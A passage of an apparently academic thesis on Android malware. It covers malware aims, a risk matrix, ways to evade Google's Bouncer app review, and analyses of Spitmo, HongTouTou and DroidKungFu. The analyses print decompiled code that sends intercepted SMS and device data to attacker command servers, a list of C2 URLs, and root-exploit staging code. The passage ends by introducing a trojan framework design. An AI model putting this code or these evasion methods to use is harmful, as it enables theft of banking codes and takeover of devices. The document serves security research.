Search engines are working by the principle that websites which are visited after searched for a special keyword get a better rank within the search engine. The more user click on a website after searching a keyword the better rank of the website will get. Malware could try to manipulate this by requesting a keyword in a search engine and visit a website through the engine which should get a better rank [14]. For the owner of the device it is nearly impossible to see that the malware behaves this way. The only permission the device requires is the internet permission. Because the malware primarily does not damage the user, he will probably not recognize it. The malware will just send a web request to the search engine and then visit the site. This network traffic is invisible for the owner of the device because the malware works in background. As a malware type a botnet client (details in section 5.3.2) would make a perfect fit perfectly for this task. The malware could receive instruction which website it has to push on which search engine. A author with a great amount of such botnet clients could seriously manipulate the ranking of a website. With the help of a botnet the author could sell this kind of service. Section 5.7.2 will discuss a specific implementation of such a malware.

5.4.5 Ransom

Recently a lot of desktop malware tries to blackmail the user by locking the system and demand money to unlock it. In Germany a malware called BKA-Trojan (BKA means Bundeskriminalamt (engl: Federal Criminal Police Office)) caused a great stir. The BKA-Trojan posed as a message from the BKA and accused the user of doing something illegal (see Fig. 5.9). To unlock the system the user has to pay a fine. On




Figure 5.9: Message of the BKA-Trojan

mobile systems ransom of this kind is not very common up to now. But it is to expect that this will change soon. Furthermore there have been a few malware like the Trojan Tenzero[2] which published the browser history of the user on a website with the users identity. The author of the malware blackmailed the user into paying 1500 yen for deleting the entry.

[2]http://news.bbc.co.uk/2/hi/technology/8622665.stm

5.4.6 Advertising Click Fraud

There are a lot of advertising companies that pay a website hoster money if he puts advertising on his website (pop ups, banner etc.). The hoster will get money for every click that a visitor does on the advertising. The process how a malware abuses this system is quite similar to the search engine optimization (section 5.4.4). The malware sends a web request to the link behind the banner (usually with a ref id that identifies the website hoster). For the device owner it is hard to detect this behavior because it is actually harmless for the owner. Because the author of the malware wants the malware to run as long as possible, he will develop the malware as stealth as possible. The author will earn money until the user recognizes that he has a malware on his device. As well as with the search engine optimization it is advantageous for the author if the malware can receive orders from server. It would also behave like a botnet client. The advantage is that the malware is configurable at runtime, allowing the author to set up a new link that the malware will click fraud.

5.4.7 DDoS

Nowadays DDoS-Attacks are usually performed with the help of botnet clients which are running on desktop computers. Imaginable would be also a attack from mobile




Figure 5.10: DDoS Attack with mobile Devices

devices. Every mobile device would be a botnet client which is waiting for orders from the server. Fig. 5.10 shows an overview of how such an attack could look like. An operator sends the target address to each mobile device. The order could contain additional information like a timestamp that tells when they have to start the attack or also an end time. Thereupon the botnet clients within the mobile devices will start to bombard the target server with huge amount of requests. The big advantage of a botnet with mobile device is definitely that a mobile device is usually always online. This way it can receiver every time orders from a server and it can throughout work for the operator. The disadvantage is that a mobile device has a limited capacity of battery. The user would recognize that the device is running out of battery in a very short time. Furthermore a mobile device has limited bandwidth and internet data volume. Both disadvantages will decrease in the future, so that this kind of attack will appear later.

5.4.8 Proxy

A device can be used as a proxy trough a malware. Usually this aims is used in context of a botnet client. It would even be possible to use several botnet clients as proxies in a row. The aim of the attacker is to disguise its own IP-Address.

5.5 Risk Matrix

The following risk matrix is based on the analysis of section 5.3 and 5.4. For the most part, the probability of occurrence is influenced by the attack vectors themselves. For instance, the more prerequisites the attack vector has to fulfill, the less likely it is that it will succeed. The aim of malware describes what happens after the attack. The damage potential is described hereby. A financial loss for instance would pose a high damage potential. The total risk (0-100) is calculated by the probability of occurrence (0-10) multiplied by the damage potential (0-10).

Malware Type	Probability of Occurrence	Damage Potential	Total Risk Ratio
Phishing - Mobile to Mobile	8	9	72
Phishing - Mobile to Web	4	9	36
Phishing - Web to Mobile	6	9	54
Phishing - Web to Web	5	9	45
Sniffing - Broadcast IPC	3	4	12
Sniffing - Logs	6	4	24
Sniffing - Advertising Libraries	9	5	45
Injection - Intent Injection	4	5	20
Injection - Unprotected Broadcast Receivers	4	5	20
Privilege Escalation - Botnet Client	8	10	80

- **Phishing - Mobile to Mobile:** If the phishing activity is designed true to original, it is hard for the user to recognize it. He could recognize that the application requires conspicuous requirements like "READ_TASKS". The task interception as such offers a wast variety of applications that can be spoofed.

  The damage potential is huge. The malicious application could retrieve very sensitive data like credentials of social network accounts or financial services like PayPal.

- **Phishing - Mobile to Web:** The possibility of occurrence of a phishing attack in a mobile to web situation is much lower than in mobile to mobile. For a direct attack the user has to click on some button in the malicious application. If this link leads the user to a password protected service, the user would most likely detect the fraudulent behavior. This is much more prone to discovery than in the case of a task interception, where the workings happen in the background. A

man in the middle attack is also hard to perform, because the attacker has to be inside the same network as the user.

If the user clicks on a link that refers to a phishing site, within the malicious application, it could cause great harm. Like in the mobile to mobile context the attacker could try to steal sensitive information.

- **Phishing - Web to Mobile:** The possibility of occurrence value is regarded lower than the mobile to mobile attack because the attack is limited to applications that are linked from a website to a application. A task interception can be performed, but for a limited amount of applications. The damage potential is the same as for the previous two attack vectors.

- **Phishing - Web to Web:** The web to web scenario is well known to almost every internet user. There was a flood of phishing attacks on desktop computers that tried to steal banking credentials. A lot of users are already sensible for such kind of attack. Modern desktop browser inform the user that he is been redirected to a potential phishing site. For mobile browsers there is still a big backlog. The damage potential is like in the three attack vectors before.

- **Sniffing - Retrieve Information from Broadcast IPC:** The retrieval of information through broadcast receivers is a possible method to get sensitive data without permissions. But it is not an attack that works securely on each device. The attacker must know which application sends sensitive data through broadcast messages and also what kind of data. This way a big preparatory work is required for the attacker to succeed.

  The damages potential is within limits. The retrieved data like location data could be obtained more easily. It is less likely that the attacker will benefit from any financial gain as opposed to phishing attacks.

- **Sniffing - Retrieve Information from Logs:** The possibility of occurrence for retrieving information from logs are much higher then from broadcast IPCs. There are more applications which send sensitive information to the logging engine, than applications that send broadcast messages (see [17]).

  The damage potential is similar to the retrieval of information from broadcast IPC.

- **Sniffing - Advertising Libraries:** The study of Enck et al. [17] showed that 51% of all 561 analyzed application contain multiple advertising libraries. This way, the possibility of occurrence is very high. There is to be mentioned that

the user granted the required permission to the applications, but often without knowing the information is used for advertising reasons.

The damage potential is more related to information privacy here. There is no direct financial risk in this case. It is necessary to check if the applications inform the user that the data is used for advertising purposes.

- **Injection - Intent Injection** To influence the workflow of a application through intent injection, the attacker must know exactly which application he targets and how the application works. This way it is more a targeted attack at a specific application. The expenditure for such an attack would be quite high.

  The damage potential is considered rather low. The attacker could try to crash the application by means of null dereferences or try to manipulate the behavior of the application. Both would be conspicuous for the user as well as for the Bouncer.

- **Injection - Unprotected Broadcast Receivers** Similar to the intent injection the attack has to find a specific application that has an unprotected broadcast receiver. This way, the attacker has lots of preliminary work in order to perform such an attack.

  The damage potential is similar to the intent injection.

- **Privilege Escalation - Botnet Client** A lot of botnet clients in a wild (will be discussed in section 5.7) show that the malware gains its root permissions via a root exploit. Such malware is mostly distributed outside of the official Google Play Store. It is often distributed within forums and alternative markets. Section 5.7 will show that this kind of malware still spreads well.

  The damage potential is huge. A C&C server has the control over the device without limitations. Furthermore the user of the device could be in violation of the law, if for instance the attacker uses the device as a proxy for illegal activities. Apart from that, the user could suffer a sizable financial loss, if the malware sends premium messages etc.

5.6 Stealthiness of Malware

One big aim of malware is to remain as long as possible on the users device as well as in official or unofficial stores. To achieve this aim the developer has to create its malware as stealth as possible. The Google Play Store has a security mechanism called "Bouncer". Bouncer runs published applications in a virtual environment and observes

if they show conspicuous behavior. There are several approaches for malware developers to circumvent the Bouncer.

5.6.1 GPS Depending Behavior

If the target group of the malware is limited to a geographic region, it could be developed in a way that the application only behaves malicious if the device is in a certain GPS-Range. For instance if a malware targets just russian speaking people, the application could check the location data of the device and start its malicious behavior if the device is currently located in Russia. This is also a possibility to circumvent the Bouncer, which wouldn't detect a conspicuous behavior, since the tests are run outside of Russia, where the malware would not be activated. The disadvantage of this stealth method is that the malware needs one more permission to check the current location of the device.

5.6.2 Time Depending Behavior

A approach to act stealthy could be that the malware starts its malicious behavior at a fixed time. There are several reasons for such a strategy. The malware behaves normal when it is published to the Google Play Store in order to achieve high distribution. After the malware receives good ratings, it could start its malicious behavior. The advantage is, that the malware would have a lot of potential victims at a specific timeframe.

Another reason could be the before mentioned way to bypass the inspection of the Bouncer. If Bouncer checks the malware shortly after being published, the malicious behavior would remain undetected.

To prevent the attention of the user the malware could limit it's malicious behavior to night time. Normally user do not use their phone during the night. This way the use of resources like battery, bandwidth, phone line etc. would remain undetected.

5.6.3 Sensor Depending Behavior

Sensor depending behavior serves mostly for the task of avoiding to be detected by the user. If a malware is very CPU-intensive the device will run out of battery in a short time. The user would recognize that something went wrong with his device. This way a malware could start its malicious behavior only if the devices battery charge is over a certain threshold or the device is charging. Some malware needs a lot of bandwidth. This sort of malware would only become active if the device would be connected to

a WiFi network. The disadvantage of this strategy is that the malware needs more permissions and this could attract the attention of the user.

5.6.4 IP-Range Depending Behavior

Security researchers from the Trustwave's SpiderLabs bypassed Bouncer with the help of IP-Range Depending Behavior in combination with Time Depending Behavior [20]. They published a application without malicious behavior to the Google Play Store to discover in which IP-Ranges Google's Bouncer is working. After retrieving this information, they updated the application with malicious parts. To bypass Bouncer, they only started the malicious behavior if the application was started outside of the Bouncer's IP range [20].


5.7 Android Malware in the Wild

5.7.1 Banking Malware - Spitmo

Spitmo is an addition to a trojan named SpyEye. SpyEye is a trojan for desktop computers which is not only attacking banking services. The trojan has the ability to record audio, video, key logging, copy documents etc. That way SpyEye also has the ability to eavesdrop the credentials for banking services and manipulate the sequence of the banking service. At this point SpyEye is cooperating with Spitmo. The type of Spitmo and SpyEye is a hybrid desktop-mobile attack with Man in the Mobile (MitMo - Spitmo) and Man in the Browser (MitB - SpyEye). The following steps will describe how SpyEye is working together with Spitmo, based on the analyze of Klein [21].

Step1: MitB
A user with a SpyEye compromised desktop computer is browsing to his banking site. During the login process the user will get informed that a new security measure is introduced that is mandatory for every customer. The supposed new security software should protect the user against intercepting mobile TAN's on his mobile device. This message is injected by the SpyEye trojan to force the user to install Spitmo (see Fig. 5.11).
After clicking the "Set the application" button, a installation instruction will appear (see Fig 5.12).

Step2: Spitmo installation
If the the user follows the installation instruction he will browse with its android device to the URL "www.androidseguridad.com/simseg.apk" (URL is no longer available).


Spanish to English translation

In relation to the massive cases of card cloning phones and stealing money from the accounts of our customers, we are obliged to report about this to all clients and protect them. Fraudsters steal cloned phones to SMS and the firm that is used for the transactions in our internet banking.

To combat this, we have developed an application that protects your phone from the interception of SMS, which guarantees full security of your mobile phone. The application works only on mobile phones that work with the Android platform. Holders of such phones now can set the application without problem using your account through Internet banking. Users who do not have cell phones that work on the Android platform will be forced to buy it no problem to use your account and be protected from scammers. Until then, while the application is not enabled on your cell phone can not use the account via internet banking.

It's inconvenient, but it is the only way that will keep their money secure. We understand that not all have phones based on Android, but only this platform is capable of providing security against such scams. As soon buy the phone working on the Android platform, re-enter your internet banking to download and activate the application to your phone. After that the account access through the Internet will be completely unlocked and you can use it.

Note:

- Important! The phone number tied to your account, current SMS and signatures should be used in its mobile Android phone. You need to put the card from your mobile phone to phone that works on Android.

- Android based phones are sold in all outlets of mobile phones in your country. In any model will do.

If you have mobile phone based on Android or has already purchased, we pass the mandatory process of installing the application to your mobile phone.

We care about your safety.

Sincerely,

Set the application

Figure 5.11: MitB - Injected messages from SpyEye [21]

Afterwards the user has installed spitmo (which is named "system" on the device), he will not be able to see the application on the dashboard an neither on the current running application list. The existence of spitmo can be seen at the 'Manage application" menu in Android.

The installation instruction tells the user he has to dial the number "325000" after the installation to complete it. If the user is calling the number, spitmo will intercept the call and present him an activation code. So no real phone call will established. A decompiled code snippet shows how Spimto intercepts the phone call:

```
1 if(intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL") &&
2 intent.getStringExtra("android.intent.extra.PHONE_NUMBER").equals("325000"))
3 {
4   Toast.makeText(context1, "251340", 0).show();
5   setResultData(null);
6 }
```

Listing 5.1: Spitmo - Intercepting the activation call




Figure 5.12: MitB - Installation instruction for Spitmo [21]

Spitmo is just waiting for outgoing calls to the number "325000" (line 2), shows a pop up message (line 4 and Fig. 5.13) and then cancels the call (line 5).

Figure 5.13: Spimto activation code [21]

Step3: MitMo

After the installation process is completed, Spitmo will intercept every SMS which is received by the device. Spitmo creates for every received SMS a String like this:

```
1 "?sender=[SendeerAddress]&receiver=[ReciverAddress]&text=[MessageBody]"
```

Listing 5.2: Created String by Spitmo

The code snippet in Fig. 5.14 shows how Spitmo creates this string. The created string

```
String s3 = (String)((Iterator) (obj)).next();
Boolean boolean1;
String s4 = String.valueOf(s3);
StringBuilder stringbuilder = (new StringBuilder(s4)).append("?sender=");
String s5 = URLEncoder.encode(as[0]);
StringBuilder stringbuilder1 = stringbuilder.append(s5).append("&receiver=");
String s6 = URLEncoder.encode(as[1]);
StringBuilder stringbuilder2 = stringbuilder1.append(s6).append("&text=");
String s7 = URLEncoder.encode(as[2]);
String s8 = stringbuilder2.append(s7).toString();
java.io.InputStream inputstream = (new URL(s8)).openConnection().getInputStream();
InputStreamReader inputstreamreader = new InputStreamReader(inputstream);
BufferedReader bufferedreader = new BufferedReader(inputstreamreader);
String s9 = bufferedreader.readLine();
bufferedreader.close();
boolean1 = Boolean.valueOf(true);
obj = boolean1;
```

Figure 5.14: MitMo - Spitmo creates a string of the received SMS [21]

will be used to send the content of the SMS with a GET HTTP to the attacker. Furthermore the application package of Spitmo contains a 'Settings.xml", which is used to configure the method how to send the intercepted SMS to the attacker. Fig. 5.15

```
<settings>
<send value="1"/>
<telephone value="123"/>
<http>
<addr value="http://124ffsaf.com/sms/gate.php"/>
<addr value="http://124ff42.com/sms/gate.php"/>
<addr value="http://124ffdfsaf.com/sms/gate.php"/>
<addr value="http://124sfafsaffa.com/sms/gate.php"/>
</http>
<tels>
</tels>
</settings>
```

value="1" - HTTP delivery method;
value="2" - SMS delivery method

Figure 5.15: MitMo - Spitmo Settings [21]

shows the settings.xml. The element send is used to configure if the sms should be send

through HTTP or SMS. If the "send" element is set to 2, Spitmo will send send the content to the telephone number in element "telephone". If it is set to 1, Spitmo will send the content with GET HTTP to the URL's that are set inside the "http" element.

With the combination of SpyEye and Spitmo the attacker has a perfect environment to attack banking transactions with the mobile TAN system. SpyEye will eavesdrop the credential to the bank account and Spitmo will intercept every mobile TAN and send it to the attacker.

Regarding to the categorized attack vectors and aims of Malware, Spitmo fits in the attack vector category "Privilege Escalation Attack" and the follows the aim "Steal Information".

5.7.2 Search Engine Optimization - HongTouTou

The HongTouTou trojan also known as ADRD is a trojan for search engine optimization. It seems that the trojan is just common for mandarin speaking user, because the distribution runs over mandarin app stores and forums. The malware is packed with a live wallpaper for Android [22]. This way the application is like Spitmo not directly listed in the dashboard. HongTouTou collects the IMEI and IMSI from the installed device after the installation. Afterwards it sends this information to a server and gets as result a list of URL's. These are the steps performed in detail:

The malware retrieves the IMEI, the IMSI and netway of the device. The netway is just an integer that identifies in which way the device is connected to the internet. 1 means mobile and 2 means WIFI. Afterwards it concatenates this 3 informations and a internal version number with the separator &. So that it will create a String like this: "262019876543210&49064940314172&1&3". Thereupon it will encrypt this string using the DES Algorithm. The encryption key is hard-coded in the applications code. With this encrypted string the malware sends then to a server:
http://attackerServer.net/index.aspx?im=[ENCRYPTED STRING] [22]. As a result the malware will get a list of URL's from the server, which are also encrypted with DES. If the malware visits this URL's it will receive a string which the malware has to search for on Baidu (Chinese search engine).
The malware also restarts itself after a reboot of the device. HongTouTou has also the ability to update itself. The files for an update of the malware are saved on the SD card.

Because of this variety of functions HongTouTou requires a lot of permissions:

```
1 android.permission.ACCESS_WIFI_STATE
2 android.permission.READ_CONTACTS
3 android.permission.WRITE_APN_SETTINGS
4 android.permission.RECEIVE_BOOT_COMPLETED
5 android.permission.ACCESS_NETWORK_STATE
6 android.permission.READ_PHONE_STATE
7 android.permission.WRITE_EXTERNAL_STORAGE
8 android.permission.INTERNET
9 android.permission.MODIFY_PHONE_STATE
```

Listing 5.3: Permissions of HongTouTou

Because of this big amount of permissions a user could actually recognize that this application is not an ordinary wallpaper application. According to Fortinet [23], HongTouTou is one of the five most distributed malware for Android. This example shows again that a lot of users do not spend a lot of attention to the required permissions during the installation. This makes it very easy for malware authors to distribute their malware.

Regarding to the categorized attack vectors and aims of Malware, HongTouTou fits in the attack vector category "Privilege Escalation Attack - Botnet Client" and the follows the aim "Search Engine Optimization".

5.7.3 Botnet Client - DroidKungFu

The malware DroidKungFu is related to its basic functions a classic botnet client for android (details to botnet clients see 5.3.2). DroidKungFu is using a root exploit to obtain the complete control over the device. Fig. 5.16 shows the required permissions of DroidKungFu. After installation the malware starts at first the service

Figure 5.16: Permissions of DroidKungFu [24]

"com.google.ssearch.SearchService". Afterwards it will start a activity "com.google.ssearch.GoogleSsearch" as a kind of trick app for the user.

The SearchService checks thereupon the connectivity of the device. If the device has

connectivity to the internet it will start to collect a big amount of information about the device like IMEI, android version, device model, net operator, memory size of the SD card etc. So it seems that the malware tries to set up a king of profile for the device. Fig. 5.17 shows how the malware stores the collected data in an array list and tries


```
if (this.mAliaMem != null)
{
  String str18 = this.mAliaMem;
  if (!"".equals(str18))
  {
    String str19 = this.mAliaMem;
    BasicNameValuePair localBasicNameValuePair10 = new BasicNameValuePair("aliamemory", str19);
    boolean bool10 = localArrayList.add(localBasicNameValuePair10);
  }
}
if (checkPermission())
{
  BasicNameValuePair localBasicNameValuePair11 = new BasicNameValuePair("root", "1");
  boolean bool11 = localArrayList.add(localBasicNameValuePair11);
}
while (true)
{
  HttpPost localHttpPost = new HttpPost("http://search.gongfu-android.com:8511/search/sayhi.php");
  try
  {
    UrlEncodedFormEntity localUrlEncodedFormEntity = new UrlEncodedFormEntity(localArrayList, "UTF-8");
    localHttpPost.setEntity(localUrlEncodedFormEntity);
    int i = new DefaultHttpClient().execute(localHttpPost).getStatusLine().getStatusCode();
    label586: return;
    BasicNameValuePair localBasicNameValuePair12 = new BasicNameValuePair("root", "0");
    boolean bool12 = localArrayList.add(localBasicNameValuePair12);
  }
  catch (Exception localException)
  {
    break label586;
  }
}
}
```

Figure 5.17: DroidKungFu collects data and tries to connect to its server [24]

to connect to the server "http://ssearch.gongfu-android.com:8511/ssearch/sayhi.php". So if the connection is established successfully, DroidKungFu will send the retrieved informations to its C&C Server. Now the malware tries to root the device with exploits that are encrypted within the applications. The exploits seems to be encrypted to hide them for a automatically app review.

AVG Mobilation [24] decrypted the exploits with a hard coded key in the application and gets three files (see Fig. 5.18). The file gjsvro is the exploit "exploid", the file killall helps the malware to kill all processes on the device and the ratc file stands for "rage against the cage" exploit (also an root exploit). The malware decrypts the

Figure 5.18: Exploits inside of DroidKungFu [24]

exploits at runtime. Then it tries to get permissions using various methods. Fig. 5.19 shows the sequence which exploits get started with which prerequisites. First it checks if the android version is vulnerable and with getPermission1() it tries its first approach to root the device. If the checked version is not vulnerable or the exploit inside of getPermission1() did not works, it tries the getPermission2(). If this does not work it will try it with an exploit inside getPermission3().

Figure 5.19: Sequence of start the exploits [24]

Fig. 5.20 shows how the "exploid" exploit works. The code snippet is not runnable because of the return statement as a first statement within the while(true) loop. It seems that AVG did not want that the published code is useable. The aim of the code is still obvious. The malware runs the "exploid" exploit on the device. For the details of


```
private boolean getPermission1()
{
  int i;
  if (this.mPreferences.getBoolean("P1", 0))
    i = 0;
  while (true)
  {
    return i;
    ApplicationInfo localApplicationInfo = getApplicationInfo();
    StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
    String str1 = localApplicationInfo.packageName;
    String str2 = str1 + "/gjsvro";
    Utils.copyAssets(this, "gjsvro", str2);
    StringBuilder localStringBuilder2 = new StringBuilder("4755 /data/data/");
    String str3 = localApplicationInfo.packageName;
    String str4 = str3 + "/gjsvro";
    Utils.oldrun("/system/bin/chmod", str4);
    StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
    String str5 = localApplicationInfo.packageName;
    StringBuilder localStringBuilder4 = localStringBuilder3.append(str5).append("/gjsvro /data/data/");
    String str6 = localApplicationInfo.packageName;
    Utils.oldrun(str6, "");
    WifiManager localWifiManager = (WifiManager)getSystemService("wifi");
    if (localWifiManager.getWifiState() == 3)
      boolean bool1 = localWifiManager.setWifiEnabled(0);
    int k;
    for (int j = 1; ; k = 0)
    {
      SystemClock.sleep(5000L);
      boolean bool2 = localWifiManager.setWifiEnabled(j);
      if (!checkPermission())
        break label248;
      doSearchReport();
      i = 1;
      break;
      boolean bool3 = localWifiManager.setWifiEnabled(1);
    }
    label248: SharedPreferences.Editor localEditor1 = this.mPreferences.edit();
    SharedPreferences.Editor localEditor2 = localEditor1.putBoolean("P1", 1);
    boolean bool4 = localEditor1.commit();
    i = 0;
  }
}
```

Figure 5.20: First approach to root the device [24]

getPermission2() and getPermission3() look at the AVG website [24]. After exploiting the device, the malware has more or less complete control over the devices and gets orders from the C&C Server. Regarding to the categorized attack vectors and aims of Malware, DroidKungFu fits in the attack vector category "Privilege Escalation Attack - Botnet Client" and the follows several typical botnet aims.

6 Design of an Component Based Trojan Framework for Android

This chapter covers the design of the trojan framework. First the architecture of the framework will be discussed in section 6.1. Based on the architecture each component will be described by its purpose in a separate section. During the sections the design will be reflected by the defined requirements discussed in chapter 4.

6.1 Architecture

Fig. 6.1 shows the structure of a trojan generated by the TrojanFramework. A trojan in this framework is basically based on the five components: TrojanManager, Trickapp, BehaviorStrategy, Malware and InformationSend. The functionality of this five components is described in the following.

